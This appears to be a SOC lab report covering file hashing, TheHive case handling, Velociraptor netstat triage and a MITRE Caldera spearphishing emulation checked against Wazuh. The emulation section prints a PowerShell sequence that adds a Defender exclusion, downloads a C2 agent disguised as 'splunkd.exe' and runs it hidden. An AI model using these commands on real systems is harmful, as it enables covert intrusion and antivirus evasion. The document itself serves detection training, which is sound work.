


Fig 9: Wazuh Dashboard view (Event ID 4104 filter)

File Hash Collection

After download, the file hash was calculated manually using PowerShell:

Algorithm: SHA-256

File Path: C:\Users\Public\suspicious.txt

Hash: 037b86eee894b23b2a76c8eb8760c6d6ae189385fe4eef08ee758a7f7d39edeb




Fig 10: PowerShell – Get-FileHash output

Case Management in TheHive

Because no automatic alert integration was configured, a manual case was created in TheHive.




Fig 11: TheHive - Case Details page




Fig 12: TheHive - Observables tab (hash added)

VirusTotal Validation (Manual)

The file hash was searched directly on VirusTotal.

Result

- 0 / 60 detections
- File identified as benign HTML/PHP content
- No malicious indicators reported




Fig 13: VirusTotal analysis page showing 0 detections

The VirusTotal analysis for the file hash using SHA-256 resulted in zero detections among all security vendors. The file hash analysis shows that the file is benign and has no malicious signatures. The analysis shows that the file does not pose a threat based on the information available, and the file makes no immediate threat; however, it should still be monitored.

4. Evidence Analysis

The objective of this activity was the collection of volatile network connection evidence using Velociraptor from a Windows machine, the inspection of evidence for possible suspicious/malicious network behavior, as well as the documentation of the proper handling of network evidence using chain-of-custody techniques. This exercise illustrates the network level of triage and forensic tools normally employed by a Security Operations Center analyst during network incident assessments.





Fig 14: Windows.Network.Netstat artifact selected for collection

The Windows.Network.Netstat artifact was executed on the Windows VM through the Velociraptor web console. This artifact gathers real-time information regarding active TCP-based network connections, revealing remote IP addresses, ports, Process Identifier, Process Name, state, along with timestamp information for each active connection. The results were also sent back to the Velociraptor server immediately, where the results were saved in CSV file format as part of additional forensic analyses.

Evidence Collected



PRODUCT NOTICE There was a problem checking this device's license status. Please sign in with the Microsoft 365 account this device was activated with. Sign In

POSSIBLE DATA LOSS Some features might be lost if you save this workbook in the comma-delimited (.csv) format. To preserve these features, save it in an Excel file format. Don't show again Save As...

	Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
2	3128	httpd.exe	IPv4	TCP	LISTEN	0.0.0.0	80	0.0.0.0	0	2026-01-14T14:04:22Z
3	1632	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0.0	0	2026-01-14T14:04:18Z
4	4	System	IPv4	TCP	LISTEN	192.168.56	139	0.0.0.0	0	2026-01-20T14:54:23Z
5	4	System	IPv4	TCP	LISTEN	192.168.75	139	0.0.0.0	0	2026-01-20T14:54:23Z
6	4	System	IPv4	TCP	LISTEN	192.168.75	139	0.0.0.0	0	2026-01-20T16:02:31Z
7	3128	httpd.exe	IPv4	TCP	LISTEN	0.0.0.0	443	0.0.0.0	0	2026-01-14T14:04:22Z
8	6940	vmware-authd.exe	IPv4	TCP	LISTEN	0.0.0.0	902	0.0.0.0	0	2026-01-14T14:04:21Z
9	6940	vmware-authd.exe	IPv4	TCP	LISTEN	0.0.0.0	912	0.0.0.0	0	2026-01-14T14:04:21Z
10	4404	AnyDesk.exe	IPv4	TCP	ESTAB	192.168.75	1303	148.113.1	443	2026-01-20T16:02:34Z
11	11720	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	5040	0.0.0.0	0	2026-01-20T16:01:06Z
12	8552	postgres.exe	IPv4	TCP	LISTEN	0.0.0.0	5432	0.0.0.0	0	2026-01-14T14:04:22Z
13	4404	AnyDesk.exe	IPv4	TCP	LISTEN	0.0.0.0	7070	0.0.0.0	0	2026-01-14T14:04:24Z
14	22968	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	8016	2026-01-20T16:06:50Z
15	22968	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	8018	2026-01-20T16:06:50Z
16	22968	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	8021	2026-01-20T16:06:50Z
17	22968	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	8022	2026-01-20T16:06:50Z
18	22968	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	9715	2026-01-20T16:06:55Z
19	22968	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8000	127.0.0.1	9716	2026-01-20T16:06:55Z
20	22968	velociraptor.exe	IPv4	TCP	LISTEN	127.0.0.1	8000	0.0.0.0	0	2026-01-20T16:06:50Z
21	22968	velociraptor.exe	IPv4	TCP	ESTAB	127.0.0.1	8001	127.0.0.1	8014	2026-01-20T16:06:50Z
22	22968	velociraptor.exe	IPv4	TCP	LISTEN	127.0.0.1	8001	0.0.0.0	0	2026-01-20T16:06:50Z

Fig 15: Netstat output displaying active network connections

Evidence Analysis

Analysis of the netstat output revealed a mix of both listening and established TCP connections. Most of the connections observed were related to standard Windows services, applications installed, and forensic tooling. No overt indicators of compromise were identified, including suspicious high-risk ports, unknown processes, or known command-and-control patterns.

Velociraptor-Related Traffic

Multiple loopback connections associated with velociraptor.exe were observed on ports such as 8000, 8001, 8003, and 8022. These are expected and reflect the internal Velociraptor communications that occur during artifact execution and data transfer.

Windows System Services

Processes like svchost.exe and System were listening on ports such as 139 and communicating external to the host over HTTPS port 443. These are indicative of normal, everyday Windows communications, such as SMB, system services, or Microsoft cloud/update services.

AnyDesk Remote Access Connection

An established outbound connection involving AnyDesk.exe to an external IP address over port 443 was identified.

Reason for Flagging:

- AnyDesk is a legitimate remote administration tool
- Frequently abused by attackers for unauthorized remote access
- External persistent connection observed

Item	Description	Collected By	Date	Hash value
Network Log	Windows Netstat CSV	SOC Analyst	25-01-20	469604836336862e581572a8cc4dc0 d2e06c1e843de55474d9d2f549f6af8360




Fig 16: SHA256 hash generation using certutil

Thus, Velociraptor-collected live network connections revealed no confirmed malicious or command-and-control activities. It did flag one outbound connection concerning a dual-use remote access tool, AnyDesk.exe, which needs further validation. All other observed network activities were assessed as legitimate and consistent with normal system and user behavior.

5. Adversary Emulation Practice

The objective of this emulation was to simulate a spearphishing attack (T1566) using MITRE Caldera and validate whether Wazuh can detect malicious post-phishing execution activity on a Windows host.

Environment Setup

- Attack Framework: MITRE Caldera
- Agent: Windows Sandcat
- SIEM: Wazuh
- Log Source: Microsoft-Windows-PowerShell

Adversary Emulation Steps

A Windows Sandcat agent was deployed from Caldera and successfully connected to the C2 server over HTTP.




Fig 17: Caldera Sandcat agent successfully deployed and connected

A custom Caldera ability was created to simulate post-spearphishing execution using PowerShell, mapped to MITRE ATTACK.

```
PS C:\WINDOWS\system32> Test-Path "C:\Users\Public\splunkd.exe"
False
PS C:\WINDOWS\system32> Add-MpPreference -ExclusionProcess "C:\Users\Public\splunkd.exe"
PS C:\WINDOWS\system32> ^C
PS C:\WINDOWS\system32> $server="http://192.168.56.104:8888"
PS C:\WINDOWS\system32> $server="http://192.168.56.104:8888"
PS C:\WINDOWS\system32> $url="$server/file/download"
PS C:\WINDOWS\system32>
PS C:\WINDOWS\system32> $wc = New-Object System.Net.WebClient
PS C:\WINDOWS\system32> $wc.Headers.add("platform","windows")
PS C:\WINDOWS\system32> $wc.Headers.add("file","sandcat.go")
PS C:\WINDOWS\system32>
PS C:\WINDOWS\system32> $data = $wc.DownloadData($url)
PS C:\WINDOWS\system32>
PS C:\WINDOWS\system32> [IO.File]::WriteAllBytes("C:\Users\Public\splunkd.exe", $data)
PS C:\WINDOWS\system32>
PS C:\WINDOWS\system32> Start-Process -FilePath "C:\Users\Public\splunkd.exe" -ArgumentList "-server $server -group red" -WindowStyle Hidden
PS C:\WINDOWS\system32> Get-Process splunkd

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    162      12    15220      12008       0.08  20436  16 splunkd
```

Fig 18: PowerShell payload executed on the Windows endpoint, representing post-phishing




Fig 19: Execution of the spearphishing simulation ability on the selected Windows agent




Fig 20: Wazuh Discover view displaying PowerShell ScriptBlock logging generated by the attack.




Fig 21: Threat hunting dashboard summarizing alerts triggered during the spearphishing emulation

6. Security Metrics and Executive Reporting

This screenshot shows the Security Metrics Dashboard created in Wazuh. The dashboard visualizes key SOC performance metrics including Mean Time to Detect (MTTD), Mean Time to Respond (MTTR), total alerts generated, and alert severity distribution.

